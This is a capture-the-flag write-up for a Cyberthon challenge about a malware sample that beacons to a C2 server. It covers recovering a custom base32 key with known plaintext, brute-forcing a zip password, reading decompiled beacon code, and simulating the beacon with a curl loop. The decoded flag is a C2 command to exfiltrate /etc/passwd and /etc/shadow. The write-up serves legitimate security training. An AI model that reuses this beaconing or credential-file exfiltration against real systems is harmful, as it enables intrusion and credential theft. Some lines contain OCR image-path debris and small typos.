Cyberthon: CSIT

From 8 to 5 [1800]

A malware was found on one of the ShoppingBaba's servers beaconing back to the cyberattackers' C2 at very regular intervals.

Files: base32_example.py, Base32.py, from8to5_traffic_responses.zip, how_to_use_SNORT.txt, malware.zip

Part 1

Attached (zipped file of `from8to5_traffic_responses.txt`) is the Base32-encoded string from each traffic packet that is the response sent by the C2 encoded using proprietary base32 encoding.

Luckily for us, we found a message that was sent out in clear.

```
Message:
        "ID:csit; USERNAME:S.BaBa-Server\User-Profiles; MESSAGE:Awaiting
command. TIME:1583432540"
```

First, use this knowledge and the Base32 encoder/decoder script (Base32.py and base32_example.py) to help you figure out the proprietary Base32 key used in this malware.

Tedium

Tedium is the best way to describe this part of the challenge.

Remember that `code.org` ciphertext you did in the Livestream training session? Hopefully not — code.org is a terrible place — but you'll need some of that knowledge to grok this part of the write-up.

Anyway, `from8to5_traffic_responses.txt` is a long, *long* list of similar strings of equal length:

```
$ wc from8to5_traffic_responses.txt
h  456976   456980 67175416 from8to5_traffic_responses.txt
$ head from8to5_traffic_responses.txt
ty17zxo5ny3sdr1whl1wcsa5tw1szzi0rt3zcxtlhlaqcmsy0t0yhkjy0rdw6ksvnizdxiosen3cf
hl6z0ptfryjd1fozlyqb0r77lmddfxo0n3q16w1ttw1szntwe6isb05zecksb999
ty17zxo5nyp7dr1whl1wcsa5tw1szzi0rt3zcxtlhlaqcmsy0t0yhkjy0rdw6ksvnizdxiosen3cf
hl6z0ptfryjd1fozlyqb0r77lmddfxo0n3q16w1ttw1szntwe6isb05zecksr999
ty17zxo5nypsdr1whl1wcsa5tw1szzi0rt3zcxtlhlaqcmsy0t0yhkjy0rdw6ksvnizdxiosen3cf
hl6z0ptfryjd1fozlyqb0r77lmddfxo0n3q16w1ttw1szntwe6isb05zecksh999
ty17zxo5nya7dr1whl1wcsa5tw1szzi0rt3zcxtlhlaqcmsy0t0yhkjy0rdw6ksvnizdxiosen3cf
hl6z0ptfryjd1fozlyqb0r77lmddfxo0n3q16w1ttw1szntwe6isb05zecksn999
```

If you didn't catch the hint; they're modified-base32

Stuck in the middle of all of that is a single bit of known-plaintext:


```
$ grep -n ID from8to5_traffic_responses.txt
47548:ID:csit; USERNAME:S.BaBa-Server\User-Profiles; MESSAGE:Awaiting command
```

As from the challenge description, we must find some way to obtain the unknown base32 key to decrypt `malware.zip`. Using the plaintext as a crib, we can piece together the proprietary base32 key with an algorithm like so:

```
def find_key(encoded, plaintext):
    key = 'ABC...XYZ<>()[]' //imperative that the inital key contains unique
characters not found in the real key
    for i in the range [0, len(encoded)]:
        output = base64(plaintext, using_key=key)
        if output[i] != encoded[i]:
            index = key.index(output[i])
            key[index] = encoded[i]
    return key
draft_key =
find_key('ty17zxjslyisdr1whl1wcsa5tw1szzi0rt3zcxtlhlaqcmsy0t0yhkjy0rdw6ksvnizdxi
osen3cfphshl6z0ptfryjd1fozlyqb0r77lmddfxo0n3q16w1ttw1szntwe6isrniabzisa999','ID:
csit; USERNAME:S.BaBa-Server\User-Profiles; MESSAGE:Awaiting command.
TIME:1583432539') //this plaintext is not perfect, but is close
//further manipulations on draft_key to fix it
```

If you follow that algorithm, you'll eventually get a key looking something like `6517cyberthonl0v3paszwdqxifjkm<>`. That will be *close*, but not quite the end.

For one, you'll notice that the plaintext isn't quite correct: I stole the `ty17...` above from the encoded line *directly above* the line containing `ID:csit`, and the correct plaintext would actually have `ID:csis`:



***AN**: This doesn't actually affect anything.*

Additionally, the encoded text we chose is missing a few characters, namely `u` and `g`. Although there are smarter ways to accomplish this, I just bruteforced the last character:

```
for c in {a..z}
do  unzip -P 6517cyberthonl0v3paszwdqxifjkmu$c malware.zip
done
```

With that, we get the key:

Key: `6517cyberthonl0v3paszwdqxifjkmug`

Part 2

The malware is encrypted after the attack was discovered. Decrypt the malware using the base32 key found in Part 1 and connect it back to the C2.

```
- Run the malware from terminal using
    ./malware
- Enter the following webserver and port
    http://p7ju6oidw6ayykt9zeglwyxired60yct.ctf.sg:7253
```

Write SNORT rules to help you detect the genuine C2 command (Cyberthon flag) that the C2 server will send back.

Note: It might take a while (<5 mins) until you capture the C2 command, but if your snort did not alert you after more than 5 minutes, you might want to recheck your rules.

A chortle of chronology

In lieu of a proper explanation, here's a narration of what went down as the afternoon progressed:


Snorting at snort

I tried to deal with `snort`, and all of its eccentricities. An hour's worth of struggle with `/etc/snort/rules/local.rules`, and I was convinced enough to ditch it for lower tools.

Playing with pcaps

Following that, I took a gander at `tcpdump`, and tried to look through `port http` traffic to see if I could sniff out the malware's pings.

For reasons unbeknownst to me, all of the TCP streams in the trace turned up blank.



I moved on.

Bowling over Binaries

It then occurred to me that I should've started with the one thing I'm good at: poking at stuff with IDA Pro

```
while ( 1 )
{
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v7, v4);
  v11 = curl_easy_init();
  if ( v11 )
  {
    curl_easy_setopt(v11, 10002LL, &v8);
    std::operator<<<std::char_traits<char>>((std::ostream *)&std::cout, "Malware HTTP request sent! -> ");
    curl_easy_setopt(v11, 20011LL, WriteCallback);
    curl_easy_setopt(v11, 10001LL, &v7);
    v10 = curl_easy_perform(v11);
    if ( v10 )
    {
      v5 = curl_easy_strerror(v10);
      v4 = "C2 beaconing failed! Debug the error: %s\n";
      fprintf(stderr, "C2 beaconing failed! Debug the error: %s\n", v5);
    }
    else
    {
      v6 = std::operator<<<std::char_traits<char>>((std::ostream *)&std::cout, "C2 HTTP response received!");
      v4 = (const char *)std::endl<char,std::char_traits<char>>;
      std::ostream::operator<<(v6, std::endl<char,std::char_traits<char>>);
    }
    curl_easy_cleanup(v11);
  }
  v9 = std::literals::chrono_literals::operator""s<(char)49>();
```

Usually C++ decompilation is hell. *Usually*.

Even if you don't know exactly what the output above means, it's enough to know that the binary does no special parsing of webserver url. Ergo, we can simulate `./malware` using basic command-line tools[1].

We can run `curl` for about five minutes (as in the directive), and parse the output later on.

```
for i in `seq 1 300`
do  curl http://p7ju6oidw6ayykt9zeglwyxired6Oyct.ctf.sg:7253 >> output.curl
    sleep 1
done
```

The result will be *even more* base32 codes:

```
$ cat output.curl
ty17znpdbxma6whsrwtck3hlrzmyboa1ny5b1ohsnwienioaophqbioaywrecjjblydbhkijc5bzhzfs
ry7zhOa7vypbhkszl6xbkuf7l5adbfi6vyqqhkp6Olad1ks7l6d16m7rlyia6fosc5qbum56Opzbhr7b
lp3dOoshbic76joshlhw1zjvhw5cOaowvzma6w1ttw1szntwe6k7bO53brjs6999
ty17znpde6ma6whsrwtck3hlrzmyboa1ny5b1ohsnwienioaophqbioaywrecjjblydbhkijc5bzhzfs
ry7zhOa7vyp7bkszl6xbkufilmfa6m7rlyqbdr7zl5zqbr7tOn3erf7yc5sbxxoeemccxlorOwawOusw
hie7hsj7hlkynfseo53whphxoynccfaovzma6w1ttw1szntwe6k7bO53brks6999
... (~300 lines total)
```

If you decode all of them with the base32 key we found earlier, a few of those lines will have the flag:

```
$ python decode.py
ID:266; USERNAME:S.BaBa-Server\User-Profiles; MESSAGE:CyberthOn{Check your
search, this is not the flag.j6HOmsSUQSoUBGIu}; TIME:1588380270
...
ID:205; USERNAME:S.BaBa-Server\User-Profiles; MESSAGE:Cyberthon{cmd:send--
"/etc/passwd","/etc/shadow";op_time:0800-1700;}; TIME:1588379660
...
```

Flag

`Cyberthon{cmd:send--"/etc/passwd","/etc/shadow";op_time:0800-1700;}`

Footnotes

1. I am well-aware this is not the intended solution. `snort` is difficult.